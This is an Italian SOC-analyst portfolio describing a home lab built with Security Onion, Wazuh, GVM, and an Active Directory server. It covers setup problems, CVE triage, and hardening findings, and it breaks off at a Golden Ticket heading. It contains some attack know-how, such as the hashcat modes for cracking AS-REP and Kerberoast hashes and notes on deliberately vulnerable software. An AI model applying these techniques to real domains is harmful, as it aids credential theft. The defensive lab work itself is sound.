

Portfolio SOC Analyst

Virtual SOC Home Lab: dal setup alla difesa

Contatti

Nome	Tiziano Becchetti
Ruolo ricercato	SOC Analyst Junior / L1
Sede / disponibilità	Perugia / Considero trasferimento
Certificazioni	CompTIA Security+ SY0-701
Competenze chiave	SIEM (Wazuh, Security Onion), detection engineering, MITRE ATT&CK, triage, incident response
Email	tiziano.becchetti@gmail.com
LinkedIn	https://www.linkedin.com/in/tiziano-becchetti/
GitHub	https://github.com/tiziano-becchetti

1. Il Progetto, Virtual SOC Home Lab

Ambiente enterprise completo per detection, monitoring, vulnerability management e incident response

Dopo attenta ricerca ho costruito e configurato da zero un Security Operations Center virtuale su VirtualBox che replica l'architettura di un ambiente aziendale. Il lab include cinque macchine virtuali interconnesse in **una rete NAT**, con strumenti di classe enterprise per **Security Information and Event Management (SIEM)***, **detection e response a livello endpoint con funzioni EDR-like (EDR)***, **vulnerability scanning** e **simulazione di attacchi**. Ogni componente è stata scelta, integrata e verificata autonomamente, affrontando e risolvendo problemi tecnici reali lungo tutto il percorso.

Non ho seguito video-tutorial step by step.

Come usare i riferimenti al glossario

Nel documento ogni sigla tecnica è seguita alla sua prima occorrenza da un asterisco * cliccabile che salta alla voce corrispondente del glossario presente in fondo al documento.

Su Windows: **Ctrl + click** sull'asterisco per seguire il riferimento, **Alt + freccia sinistra** (oppure **Shift + F5**) per tornare al punto di lettura.

Su macOS: **Cmd + click** sull'asterisco per seguire il riferimento, **Ctrl + Cmd + freccia sinistra** (oppure **Shift + Fn + F5**) per tornare al punto di lettura.

2. Obiettivo

L'obiettivo era costruire un ambiente che simulasse il ciclo completo di un incidente di sicurezza:

Preparation > Detection > Investigation > Containment > Eradication > Lessons Learned

Per fini didattici ho mantenuto i sistemi nella loro configurazione di base per garantire massima superficie d'attacco, l'hardening quindi non è il primo passo eseguito.

La rete isolata NAT Network cyberlab con subnet 192.168.100.0/24 simula una rete aziendale in cui un attaccante esterno (**Kali Linux**) tenta di compromettere un asset ad alto valore (**Windows Server 2022** con Active Directory). Il traffico e gli eventi generati vengono raccolti e analizzati da due piattaforme di detection complementari: **Security Onion** per la visibilità di rete e **Wazuh** per la visibilità endpoint. Un vulnerability scanner dedicato (**Greenbone Vulnerability Management (GVM)***/**OpenVAS***) completa il quadro con un approccio proattivo al vulnerability management.

3. Architettura Tecnica

VM	IP	OS	Ruolo
Security Onion 3.0.0	192.168.100.10	Oracle Linux 9.7	SIEM di rete, IDS, threat hunting
Windows Server 2022	192.168.100.20	Windows Server 2022 Standard Evaluation	Target, Domain Controller CYBERLAB
Wazuh Server 4.14.4	192.168.100.30	Amazon Linux 2023	SIEM/HIDS endpoint con funzioni EDR-like, vulnerability detector
Ubuntu GVM	192.168.100.40	Ubuntu Server 22.04 LTS	Vulnerability scanner (GVM Community Edition)
Kali Linux	192.168.100.50	Kali Linux rolling	Macchina attaccante, red team


La separazione tra Security Onion e Wazuh riflette una scelta architetturale precisa: in un SOC reale nessun singolo strumento copre tutto e la correlazione tra fonti diverse è fondamentale. Come detto GVM aggiunge una terza prospettiva con vulnerability assessment proattivo.

Installati deliberatamente software con vulnerabilità note per simulare un endpoint aziendale realistico e creare superfici di attacco per i successivi scenari: **XAMPP 7.4.1** (Apache 2.4.41 + MySQL 5.7 + PHP 7.4.1, porta 80 aperta sulla rete cyberlab) e **Java 8u202**, entrambe versioni con Common Vulnerabilities and Exposures (CVE)* noti ed exploit disponibili in Metasploit.

Data View "**Windows System Logs**" creata in Kibana con pattern logs-system*, copre i log Security, System, Application, Auth e Syslog del Windows Server, indicizzando **14.131+ documenti** con 597 campi disponibili per l'analisi.

Su **Security Onion** sono indicizzati **3.212.801 documenti** negli ultimi 3 mesi di attività del lab, prevalentemente system telemetry, audit log e telemetria interna della piattaforma. Filtrando per gli alert di rete (event.dataset: suricata.eve OR zeek.notice OR zeek.weird), il volume utile al SOC si riduce a 796 eventi, tutti generati da Zeek*, nessuno da Suricata, perché nell'architettura NAT del lab la sensor di Security Onion non riceve il traffico inter-VM (assenza di port mirroring). Le regole Suricata custom SID 9000001/9000002 sono scritte e attive nel ruleset, ma non possono scattare nel setup attuale: la detection degli scenari simulati è garantita a livello endpoint via Wazuh. Remediation pianificata: migrazione a Internal Network con port mirroring sulla sensor.

Perché interrogo suricata.eve in Elastic: La query è una prova diagnostica, non un'aspettativa di hit reali. Restituisce 0 documenti suricata.eve: Suricata e Zeek sono attivi (Zeek produce notice/weird sul backplane interno della sensor), ma non vedono il traffico produttivo, perché manca il port mirroring. La query è quindi: prova di vita dei motori network, baseline del rumore di gestione, e misura quantitativa del gap. Quando passerò a Internal Network con mirroring, i documenti diventeranno migliaia.



Vista totale con tile "All Logs" a 3.212.801 documenti, top dataset e top module



Query event.dataset: (suricata.eve OR zeek.notice OR zeek.weird) applicata

4. Tool impiegati

Mappa della pipeline di telemetria del lab

Tre flussi paralleli convergono in Elastic su Security Onion, interrogabili da Kibana via Kibana Query Language (KQL)*.

Fonte (endpoint/sensor)	Trasporto	Destinazione e uso
Wazuh Agent (DC* + Win10) <i>FIM*, Registry, Sysmon, canali Defender/PowerShell</i>	Agent → Wazuh Manager (1514/TCP) → rule engine genera alert → syslog UDP 514 → Logstash di Security Onion	Elastic (Security Onion) <i>Detection primaria + hunting Kibana</i>
Elastic Agent 9.0.8 (Windows Server) <i>Windows Event Log nativi (Security, System, App, Auth, Syslog)</i>	Agent gestito da Fleet* in Kibana → ingestion diretta in Elastic via integration system	Elastic (Security Onion) <i>Data View "Windows System Logs" per hunting KQL</i>
Sensor Security Onion (motori network locali) <i>Suricata, Zeek, Strelka* sul traffico visibile alla sensor</i>	Motori scrivono direttamente in Elastic locale come dataset suricata.eve, zeek.notice/weird/conn. <i>Limite NAT del lab: vedono solo loopback + Docker, non traffico inter-VM</i>	Elastic (Security Onion) <i>Baseline operativa + misura del gap (port mirroring in roadmap)</i>

Design a due pipeline parallele: Wazuh per la **detection rule-based** (alert con rule engine, mappatura MITRE*, severity), Elastic Agent per il **log hunting strutturato** (ricerca KQL su dataset normalizzati Elastic Common Schema (ECS)*). Le tre famiglie di regole (Suricata/Emerging Threats Open (ETOPEN)* per rete, YARA* per file via Strelka, Sigma per log) operano sui dataset corrispondenti senza sovrapposizione.

Security Onion 3.0.0

Installato in modalità standalone su Oracle Linux 9.7. Lo stack completo include **Suricata** IDS, **Zeek** per l'analisi del traffico di rete, **Elasticsearch** per lo storage e l'indicizzazione dei log, **Kibana** per la visualizzazione, **ElastAlert** per l'alerting automatico e **Strelka** per l'analisi dei file.

Ruleset attivo:

- 49.422 regole ETOPE **abilitate** (Emerging Threats Open) + 15.908 disabilitate di default
- 4.321 regole YARA
- 1.854 regole Sigma
- **71.505 regole totali**

Ho configurato il firewall interno di Security Onion tramite so-firewall per autorizzare connessioni sui gruppi beats_endpoint, elastic_agent_endpoint e syslog. Ho integrato Wazuh come sorgente esterna via syslog UDP 514, ricevendo oltre 2.466 eventi endpoint direttamente nella piattaforma di rete. Ho installato Elastic Agent 9.0.8 sul Windows Server e connesso a Elastic Fleet con stato Healthy, centralizzando i log Windows in Security Onion.

In **Kibana** ho creato la Data View "Windows System Logs" con pattern logs-system* che copre cinque data stream distinti: logs-system.security, logs-system.application, logs-system.auth, logs-system.syslog e logs-system.system. Questo permette di interrogare tutti i log Windows da un unico punto con KQL syntax, visualizzare eventi in tempo reale in Discover e costruire dashboard personalizzate.

Wazuh 4.14.4

Implementato tramite Open Virtualization Appliance (OVA)* su VirtualBox con Amazon Linux 2023. Ho configurato ossec.conf con:

- **File Integrity Monitoring real-time** su C:\Users, C:\Program Files, System32
- **Registry Monitoring** su chiavi di persistenza: CurrentVersion\Run, Services, Winlogon
- **Rootcheck** attivo
- **Vulnerability Detector** con scan giornaliero
- **Syslog output** verso Security Onion porta 514

Il Vulnerability Detector ha rilevato **1.561 CVE** sul Windows Server: 23 Critical, 1.090 High, 441 Medium, 7 Low. Ho eseguito il triage manuale dei 23 CVE Critical verificando lo stato reale dei servizi coinvolti: IKEEXT (stopped), TermService/RDP (stopped), LPD (non installato), Print Spooler (running: finding confermato, da disabilitare su Domain Controller (DC)). Ho verificato l'assenza di account vulnerabili ad AS-REP Roasting* e Kerberoasting* tramite Get-ADUser, exploit noti in questo OS.

Il Security Configuration Assessment con il benchmark **Center for Internet Security (CIS)* Microsoft Windows Server 2022 v2.0.0** ha prodotto uno score del **24%** (89 passed, 270 failed) dato reale che riflette uno stato di configurazione non hardened.

La dashboard MITRE Adversarial Tactics Techniques and Common Knowledge (MITRE ATT&CK) di Wazuh mappa automaticamente gli eventi per strategie, per una visione d'insieme ordinata:

- Impact
- Defense Evasion
- Privilege Escalation
- Persistence
- Initial Access

Ho anche configurato **Sysmon** v15.20 con la configurazione **Swift on Security in Windows Server 2022** e verificato la ricezione degli eventi in Threat Hunting tramite agent: Process Creation (Event ID (EID)* 1), File Created (EID 11), DNS Query (EID 22), Registry Value Set (EID 13).

GVM/OpenVAS Community Edition

Installato su Ubuntu Server 22.04 tramite Docker Compose ufficiale Greenbone. Feed tutti in stato Current: NVT, Security Content Automation Protocol (SCAP)*, CERT, GVMD_DATA.

Ho eseguito due scan distinti sul Windows Server 2022 per vedere concretamente la differenza tra le due modalità.

Scan non autenticato: GVM vede solo quello che è esposto sulla rete. Ha trovato 2 finding: DCE/Remote Procedure Call (RPC)* Services Enumeration (Medium, Common Vulnerability Scoring System (CVSS)* 5.0, porta 135/tcp) e TCP Timestamps Information Disclosure (Low, CVSS 2.6). Nessun CVE identificato, nessuna applicazione rilevata.

Scan autenticato: GVM entra nel sistema con credenziali di dominio e vede tutto. Ha trovato 8 finding totali, 5 dei quali High: Microsoft Edge Update Setup Elevation of Privilege (CVSS 8.8), .NET Framework Multiple Vulnerabilities KB5029655 (CVSS 8.8), Windows IExpress Untrusted Search Path (CVSS 7.8), Microsoft Edge EoP April 2025 (CVSS 7.8), Microsoft Edge EoP variant (CVSS 7.4). Identificati 7 CVE reali e 17 applicazioni installate.

Durante lo scan autenticato Windows Defender ha rilevato e bloccato VirTool:Win32/Impacket.D. Ho eseguito il whitelisting consapevole documentando la decisione, in un ambiente reale richiederebbe approvazione formale del team di sicurezza.

Correlazione con Wazuh: le vulnerabilità su .NET Framework e Microsoft Edge trovate da GVM corrispondono a CVE già presenti nei 1.090 High rilevati da Wazuh tramite il Vulnerability Detector, i due strumenti si confermano a vicenda.

Windows Server 2022: Active Directory

Configurato come Domain Controller del dominio CYBERLAB. Ho abilitato logging completo:

- **Audit Policy** tramite auditpol per Logon/Logoff, Account Lockout, Process Creation, Credential Validation, Group Management, User Account Management
- **PowerShell Script Block Logging** via chiave di registro
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
- **PowerShell Module Logging** per tutti i moduli (*)
- **Sysmon v15.20** con configurazione Swift on Security

Ho analizzato la superficie di attacco del server tramite netstat e Get-Service, identificando i servizi esposti: Server Message Block (SMB)* (445), Kerberos (88), LDAP/LDAPS (389/636), Windows Remote Management (WinRM)* (5985), RPC (135), DNS (53). SMB1 è disabilitato. WinRM usa autenticazione Kerberos ma con CbtHardeningLevel: Relaxed, finding documentato per possibile hardening futuro.

Networking

Ho gestito una rete isolata NAT Network su VirtualBox con cinque VM su subnet 192.168.100.0/24. Ho configurato IP statici su cinque sistemi operativi diversi con metodi diversi: systemd-networkd (Amazon Linux 2023), nmcli (Oracle Linux 9.7 e Kali Linux), Netplan (Ubuntu 22.04). Ho gestito regole firewall lato Windows (New-NetFirewallRule) e lato Security Onion (so-firewall).

5. Problemi riscontrati

1. Conflitto IP DHCP su Amazon Linux 2023 (Wazuh)

Amazon Linux 2023 usa cloud-init che sovrascriveva la configurazione di rete ad ogni riavvio. Ho identificato il problema leggendo la documentazione AWS, disabilitato cloud-init network management con `"/etc/cloud/cloud.cfg.d/99-disable-cloud-init-network.cfg"` e configurato un file statico in `"/etc/systemd/network/10-static-eth0.network"` con priorità superiore al file generato dinamicamente in `"/run/systemd/network"`. IP statico permanente confermato dopo multipli riavvii.

2. Conflitto IP DHCP su Oracle Linux 9.7 (Security Onion)

Security Onion aveva preso l'IP 192.168.100.0 invece di 192.168.100.10. Ho identificato il problema usando `nmcli` e `show`, configurato l'interfaccia con `nmcli` e `mod` impostando `ipv4.method manual` e applicato la configurazione. IP statico permanente verificato post-riavvio.

3. Container fantasma GVM (bcf93fa46386)

Durante l'installazione di GVM via Docker un container `gvm-config` è rimasto in stato "Dead" nel database Docker impedendo l'avvio di `nginx` e degli altri servizi correlati. Ogni tentativo di `docker-compose up` falliva, perché Docker cercava di fare restart del container inesistente. Ho risolto rimuovendo fisicamente la cartella del container da `/var/lib/docker/containers/`, resettando i volumi e ricreando lo stack da zero con un file `compose.yaml` aggiornato scaricato dalla documentazione ufficiale Greenbone.

4. Disco pieno Ubuntu GVM durante sync feed

I feed di vulnerabilità di GVM occupano circa 15-20GB. Il disco da 30GB era al 100%. Ho identificato il problema con `du -sh /*`, rimosso 7GB di residui delle installazioni precedenti (`/var/lib/gvm` e `/var/lib/openvas`), espanso il disco virtuale da 30GB a 80GB tramite `VirtualBox Virtual Media Manager` e applicato la nuova dimensione con `"sudo growpart /dev/sda 2"` e `"sudo resize2fs /dev/sda2"` a caldo e senza riavviare.

5. Out Of Memory (OOM)* killer su gvmc durante caricamento feed

Dopo l'espansione del disco `gvmc` veniva terminato dall'OOM killer durante il caricamento dei feed NVT in memoria. Ho aumentato la RAM della VM da 4GB a 8GB e verificato il completamento del caricamento monitorando i log con `docker logs greenbone-community-edition-gvmc-1`. Alla fine di questo processo sono tornato a 4GB.

6. Elastic Agent: timeout avvio servizio Windows

L'installazione di Elastic Agent 9.0.8 su Windows Server falliva con "failed to start service: Il servizio non ha risposto alla richiesta di avvio". Il timeout di default del Windows Service Control Manager è 30 secondi, troppo breve per l'inizializzazione dell'agente. Ho aumentato il timeout a 120 secondi modificando la chiave di registro `"HKLM\SYSTEM\CurrentControlSet\Control\ServicesPipeTimeout"` a 120000ms, riavviato il sistema e completato l'installazione.

7. Security Onion errore 500 post-riavvio

Security Onion restituiva errore 500 dopo ogni riavvio. Ho diagnosticato il problema analizzando i log di Elasticsearch nel container, scoprendo che `nginx` si avviava prima che Elasticsearch completasse l'importazione dei certificati PKCS12 nel keystore Java. La soluzione era attendere che `so-status` mostri `so-elasticsearch` in stato `healthy` prima di accedere alla dashboard. Documentato come procedura standard di avvio.

8. Auditpol in italiano su Windows Server

Il comando `auditpol /set /subcategory:"Logon"` restituiva errore su un sistema con localizzazione italiana. Ho identificato che i nomi delle sottocategorie devono corrispondere alla lingua del sistema operativo, eseguito `auditpol /get /category:*` per ottenere i nomi italiani esatti ("Accesso", "Blocco account", "Creazione di processi", ecc.) e applicato le policy correttamente.

9. Wazuh Agent: rifiuto enrollment per nome duplicato

Dopo un riavvio il Wazuh Manager rifiutava la riconnessione dell'agent con "Duplicate name, agent has not been disconnected long enough". Risolto riavviando il Wazuh Manager per forzare il reset del timeout di disconnessione.

6. Risultati del primo setup

Risultato	Dettaglio
1.561 CVE rilevati da Wazuh	23 Critical, 1.090 High, 441 Medium, 7 Low su Windows Server 2022
71.411 regole di detection in Security Onion di cui ~53.7k abilitate	Per linguaggio 65.330 Suricata, 4.321 YARA, 1.854 Sigma ETOPEN: 49.422 abilitate / 15.908 disabilitate
2.466+ eventi Wazuh in Security Onion	Ricevuti via syslog UDP 514 in tempo reale
14.131+ documenti Windows in Kibana	Data View logs-system* con 597 campi, aggiornamento in tempo reale
Elastic Agent in stato Healthy	Connesso a Elastic Fleet di Security Onion
CIS Benchmark score 24%	89 passed, 270 failed: dato reale che riflette configurazione non hardened
MITRE ATT&CK mapping attivo	5 tattiche: Impact (376), Defense Evasion (232), Privilege Escalation (205), Persistence (203), Initial Access (201) valori del primo setup, pre-Scenario 5; con gli audit policy abilitati dalla baseline Microsoft i conteggi crescono di ~100x
FIM real-time verificato	Aggiunta chiave registro genera alert in Wazuh entro secondi
Wazuh rule 92201 Level 9	PowerShell a 32 bit rilevato durante scan GVM autenticato
XAMPP 7.4.1 raggiungibile da Kali	Superficie di attacco confermata su http://192.168.100.20

The screenshot displays the Security Onion Detections interface. The left sidebar contains navigation links for Overview, Onion AI, Alerts, Dashboards, Hunt, Cases, Detections (selected), PCAP, Grid, Downloads, and Administration. Below these are tool links for Kibana, Elastic Fleet, Osquery Manager, InfluxDB, CyberChef, and Navigator.

The main content area is titled "Detections" and features a search bar with the query: `_id:* | groupby so_detection.language | groupby so_detection.ruleset so_detection.isEnabled`. Below the search bar, there are four status indicators: Total Found (71.505), ElastAlert (OK), Strelka (OK), and Suricata (OK).

The "Group Metrics" section shows a table with the following data:

Count	Type
65.330	suricata
4321	yara
1854	sigma

Below the table, there are pagination controls: "Items per page: 25" and "1-3 of 3".

On the right side, there is a "Filter Results" section with a "Fetch Limit" of 50. It displays a table of rulesets:

Count	Ruleset	Enabled
49.422	ETOPEN	true
15.908	ETOPEN	false
4321	securityonion-yara	true
1327	core	false
451	emerging_threats_addon	false
50	core	true
21	securityonion-resources	true
5	securityonion-resources	false

At the bottom right, there are pagination controls: "Items per page: 25" and "1-8 of 8".

7. Analisi di Sicurezza Eseguita

Nota sul ruolo di Security Onion nel lab: Security Onion svolge il ruolo di centralizzazione e hunting: riceve via syslog gli alert e gli eventi inoltrati dagli agent Wazuh, indicizzandoli in Elastic e rendendoli interrogabili via Kibana per analisi e correlazione. La componente di detection di rete autonoma (Suricata e Zeek) è invece cieca al traffico inter-VM, perché nella NAT Network VirtualBox la sensor non riceve i pacchetti delle altre VM. Le regole Suricata custom (SID 9000001/9000002) sono scritte e attive, ma non possono scattare nel setup attuale, perché la copertura di rete autonoma richiede port mirroring (in roadmap). Onion quindi completa Wazuh sul piano analitico (vista centralizzata, query KQL, timeline), non sul piano della detection di rete primaria, che resta delegata al livello endpoint via Wazuh fino al fix architetturale.

The screenshot shows the Wazuh MITRE ATT&CK Framework interface. The top navigation bar includes 'Dashboard', 'Intelligence', 'Framework' (selected), and 'Events'. The search bar contains the query 'manager.name: wazuh-server rule.mitre.id: exists agent.id: 005'. The 'Tactics' sidebar on the left lists the following categories and counts:

- Impact: 64602
- Defense ...: 38056
- Privileg...: 34483
- Persiste...: 30716
- Initial Ac...: 30075
- Lateral M...: 4668
- Execution: 1472
- Comman...: 1469
- Credential ...: 508
- Discovery: 332
- Collection: 126
- Exfiltration: 9
- Resource D...: 0
- Reconnaiss...: 0

The 'Techniques' grid on the right displays a list of techniques with their IDs and counts, filtered by the selected tactics. The techniques are organized into a grid with 4 columns and 6 rows. The techniques shown are:

Technique ID	Count	Technique ID	Count	Technique ID	Count	Technique ID	Count
T1565.001 - S...	58093	T1078 - Valid ...	26534	T1070.004 - Fil...	4140	T1485 - Data D...	3751
T1484 - Domai...	3735	T1078.002 - D...	3541	T1550.002 - P...	3541	T1531 - Accou...	2742
T1105 - Ingres...	1455	T1570 - Lateral ...	920	T1059 - Comm...	653	T1543.003 - Wi...	587
T1059.001 - Po...	438	T1110 - Brute Fo...	382	T1059.003 - Wi...	362	T1087 - Accoun...	309
T1021.002 - SM...	207	T1557.001 - LLM...	126	T1055 - Process ...	43	T1574.001 - DLL ...	40
T1574.002 - DLL ...	40	T1018 - Remote ...	23	T1047 - Window...	16	T1529 - System ...	16
T1562.001 - Disa...	14	T1092 - Commu...	14	T1021.001 - Rem...	12	T1098 - Account...	11
T1112 - Modify R...	9	T1567 - Exfiltrati...	9	T1136 - Create A...	7	T1053 - Schedul...	3
T1027 - Obfusca...	2						

Wazuh MITRE ATT&CK Framework: tecniche degli scenari rilevate T1557.001, T1021.002, T1550.002, T1543.003, T1569.002, T1562.001. Nota: la heatmap aggregata mostra T1543.003 (Create or Modify System Process: Windows Service) con conteggio storico, mentre la mappatura corrente della rule 92650 confermata dal Document Details è T1021.002 + T1569.002 (Service Execution). Le due tecniche si sovrappongono sull'EID 7045 (Service Installed): PsExec crea un servizio (T1543.003) e lo usa per eseguire codice (T1569.002); il ruleset Wazuh recente privilegia la seconda mappatura, più aderente al PsExec come lateral movement.*

CVE Triage

Ho eseguito triage manuale dei 23 CVE Critical identificati da Wazuh, verificando se il servizio vulnerabile era effettivamente attaccabile:

CVE	Servizio	Stato	Rischio Reale
CVE-2026-33824 (CVSS 9.8)	IKE/IKEEXT	Stopped	Non esposto
CVE-2025-50171	RDP/TermService	Stopped	Non esposto
CVE-2022-26937	NFS	Non installato	Non esposto
CVE-2024-38199 (CVSS 9.8)	LPD	Non installato	Non esposto
Print Spooler	Spooler	RUNNING	Esposto - da disabilitare

Conclusione del triage: la maggior parte dei CVE Critical non è attualmente sfruttabile. Il Print Spooler è l'unico servizio Running con potenziale superficie di attacco.

Azione programmata: disabilitare su Domain Controller in linea con le best practice Microsoft.

Vulnerability Management: confronto scan GVM

Metrica	Non Autenticato	Autenticato
Finding totali	2	8
High	0	5
Medium	1	2
Low	1	1
CVE identificati	0	7
Applicazioni rilevate	0	17
QoD	80%	80%

Come dettaglierò nella sezione 4 ho eseguito due scan distinti su Windows Server 2022 con GVM: uno non autenticato e uno autenticato. Il confronto ha prodotto risultati significativamente diversi, con il secondo che ha triplicato i finding e identificato 7 CVE reali non visibili dall'esterno.

La conclusione operativa è che uno scan non autenticato fornisce una visione perimetrale della superficie di attacco reale. In un contesto di vulnerability management professionale uno scan autenticato è quello che guida le priorità di remediation, mentre quello non autenticato rappresenta la prospettiva di un attaccante esterno senza credenziali.

La correlazione con Wazuh ha confermato la coerenza dei risultati: le stesse vulnerabilità su .NET Framework e Microsoft Edge erano già presenti nella lista degli 1.090 High rilevati dal Vulnerability Detector di Wazuh, dimostrando il valore della validazione incrociata tra strumenti diversi.

Analisi WinRM

Configurazione verificata con `winrm get winrm/config/service`. Finding: `IPv4Filter = *` espone WinRM a tutta la rete, `CbtHardeningLevel: Relaxed` aumenta il rischio di NT LAN Manager (NTLM)* Relay. Raccomandazione: restringere `IPv4Filter` agli IP autorizzati e aumentare `CbtHardeningLevel` a Strict.

Analisi Apache 2.4.41 su XAMPP: CVE e Condizioni di Sfruttabilità

XAMPP 7.4.1 include Apache HTTP Server 2.4.41, una versione che rientra nel range colpito da multiple vulnerabilità documentate (gravità variabile, fino a CVSS 9.8 Critical per CVE-2021-26691) per sistemi Windows: CVE-2020-13938 (DoS locale su Windows: un utente non privilegiato può arrestare httpd), CVE-2020-35452 (buffer overflow in `mod_auth_digest`), CVE-2021-26690 (NULL pointer dereference in `mod_session`, DoS) e CVE-2021-26691 (heap overflow in `mod_session` con potenziale RCE).

Ho verificato tramite `Select-String` su `httpd.conf` se i moduli coinvolti fossero attivi. Entrambi risultavano commentati, il modulo quindi non viene caricato in memoria da Apache all'avvio e il codice vulnerabile non viene mai eseguito.

Conclusione del triage: nessuno dei moduli vulnerabili è attivo. Le vulnerabilità esistono nel codice sorgente della versione installata, ma non sono sfruttabili nella configurazione corrente, permettendomi di capire come verificare la differenza fondamentale tra versione vulnerabile e configurazione sfruttabile.

Lezione chiave sul processo di ricerca exploit: la ricerca con Metasploit (`search apache 2.4`) e `searchsploit` non aveva prodotto risultati per Apache 2.4.41. Solo consultando database specializzati come NVD (National Vulnerability Database, il database ufficiale statunitense dei CVE gestito dal National Institute of Standards and Technology (NIST)*) e piattaforme di threat intelligence, mi ha permesso di identificare CVE con CVSS 9.8 applicabili alla versione installata. Questo dimostra che un vulnerability assessment professionale richiede l'uso di fonti multiple: un CVE non equivale automaticamente a un exploit funzionante e l'assenza di un modulo Metasploit non implica assenza di vulnerabilità.

Analisi Kerberos

Verificata la superficie d'attacco Kerberos con due controlli mirati. **AS-REP Roasting** (MITRE T1558.004): account con pre-autenticazione disabilitata, che permetterebbero a un attaccante non autenticato di ottenere un blocco crackabile offline (`hashcat -m 18200`).

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true}
```

Risultato: zero account. **Kerberoasting** (MITRE T1558.003): account utente con Service Principal Name (SPN)*, per cui qualunque foothold autenticato può richiedere un Service Ticket crackabile offline (`hashcat -m 13100`).

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"}
```

Risultato: un solo match, `krbtgt*`. È l'account di sistema del Key Distribution Center (KDC)*, con password casuale di 128 caratteri non crackabile in pratica. Pur essendo tecnicamente kerberoastabile, non è una superficie d'attacco reale.

Il rischio reale di `krbtgt`: Golden Ticket* persistente

